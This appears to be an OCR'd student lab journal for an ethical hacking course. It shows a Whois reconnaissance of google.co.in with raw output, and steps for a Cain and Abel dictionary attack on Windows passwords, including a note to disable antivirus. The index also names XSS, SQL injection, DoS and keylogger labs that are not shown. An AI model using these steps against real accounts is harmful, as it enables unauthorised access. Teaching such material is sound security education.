INDEX

Sr.no	Topic	Date	Signature
1	Google and Whois Reconnaissance		
2	Password Encryption and Cracking with CrypTool and Cain and Abel		
3	Linux Network Analysis and ARP Poisoning		
4	Port Scanning with NMap		
5	Network Traffic Capture and DoS Attack with Wireshark and Nemesy		
6	Persistent Cross-Site Scripting Attack		
7	Session Impersonation with Firefox and Tamper Data		
8	SQL Injection Attack		
9	Creating a Keylogger with Python		

PRACTICAL NO.1

AIM : Google and Whois Reconnaissance


1) Use Google search techniques to gather information about a specific target or organization.

2) Utilize advanced search operators to refine search results and access hidden information.

3) Perform Whois lookups to retrieve domain registration information and gather details about the target's infrastructure.

PRACTICAL :

STEP 1) Open the WHO.is website



STEP 2) Enter the website name and hit “Search Button”



STEP 3) Show your information about google.co.in

A) Domain Information

google.co.in

Updated 1 day ago

Domain Information

Domain:	google.co.in
Registrar:	MarkMonitor Inc.
Registered On:	2003-06-23
Expires On:	2024-06-23
Updated On:	2023-05-27
Status:	clientDeleteProhibited clientTransferProhibited clientUpdateProhibited
Name Servers:	ns4.google.com ns2.google.com ns1.google.com ns3.google.com

B) Registrant Contact

Registrant Contact

Organization:	Google LLC
State:	CA
Country:	US
Email:	Please contact the Registrar listed above

C) Administrative Contact

Administrative Contact

Email:	Please contact the Registrar listed above

D) Technical Contact

Technical Contact

Email:	Please contact the Registrar listed above

E) Raw Data

Raw Whois Data

```
Domain Name: google.co.in
Registry Domain ID: D8357-IN
Registrar WHOIS Server:
Registrar URL: http://www.markmonitor.com
Updated Date: 2023-05-27T10:02:07Z
Creation Date: 2003-06-23T14:02:33Z
Registry Expiry Date: 2024-06-23T14:02:33Z
Registrar: MarkMonitor Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: clientDeleteProhibited http://www.icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited http://www.icann.org/epp#clientUpdateProhibited
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: Google LLC
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province: CA
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: US
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext: REDACTED FOR PRIVACY
Registrant Fax: REDACTED FOR PRIVACY
Registrant Fax Ext: REDACTED FOR PRIVACY
Registrant Email: Please contact the Registrar listed above
Registry Admin ID: REDACTED FOR PRIVACY
Admin Name: REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
```

```
Admin Street: REDACTED FOR PRIVACY
Admin City: REDACTED FOR PRIVACY
Admin State/Province: REDACTED FOR PRIVACY
Admin Postal Code: REDACTED FOR PRIVACY
Admin Country: REDACTED FOR PRIVACY
Admin Phone: REDACTED FOR PRIVACY
Admin Phone Ext: REDACTED FOR PRIVACY
Admin Fax: REDACTED FOR PRIVACY
Admin Fax Ext: REDACTED FOR PRIVACY
Admin Email: Please contact the Registrar listed above
Registry Tech ID: REDACTED FOR PRIVACY
Tech Name: REDACTED FOR PRIVACY
Tech Organization: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech City: REDACTED FOR PRIVACY
Tech State/Province: REDACTED FOR PRIVACY
Tech Postal Code: REDACTED FOR PRIVACY
Tech Country: REDACTED FOR PRIVACY
Tech Phone: REDACTED FOR PRIVACY
Tech Phone Ext: REDACTED FOR PRIVACY
Tech Fax: REDACTED FOR PRIVACY
Tech Fax Ext: REDACTED FOR PRIVACY
Tech Email: Please contact the Registrar listed above
Name Server: ns4.google.com
Name Server: ns2.google.com
Name Server: ns1.google.com
Name Server: ns3.google.com
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2024-01-03T04:10:56Z <<<

For more information on Whois status codes, please visit https://icann.org/epp
```

PRACTICAL NO.2

AIM : Password Encryption and Cracking with CrypTool and Cain and Abel

1) Password Encryption and Decryption:

a) Use CrypTool to encrypt passwords using the RC4 algorithm.

b) Decrypt the encrypted passwords and verify the original values.

2) Password Cracking and Wireless Network Password Decoding:


a) Use Cain and Abel to perform a dictionary attack on Windows account passwords.

b) Decode wireless network passwords using Cain and Abel's capabilities.


PRACTICAL 2.1:


Step 1) Create a Sample text file

Note:- install CrypTool 1.4.42



Step 2) Using RC4 Algorithm






PRACTICAL 2.2:


Use Cain and Abel to perform a dictionary attack on Windows account passwords.


Step 1) Install Cain & Abel


2.2) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords


Note:- Install Cain & Abel and also Deactivate also anti-virus protection on system






File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Cracker
User Name
LM Password
NT Password
LM Hash
NT Hash
challenge
Type
Note
Hash Calculator
Text to hash
Bytes to hash (HEX)
Calculate
Cancel
LM & NTLM Hashes
http://www.oxid.it

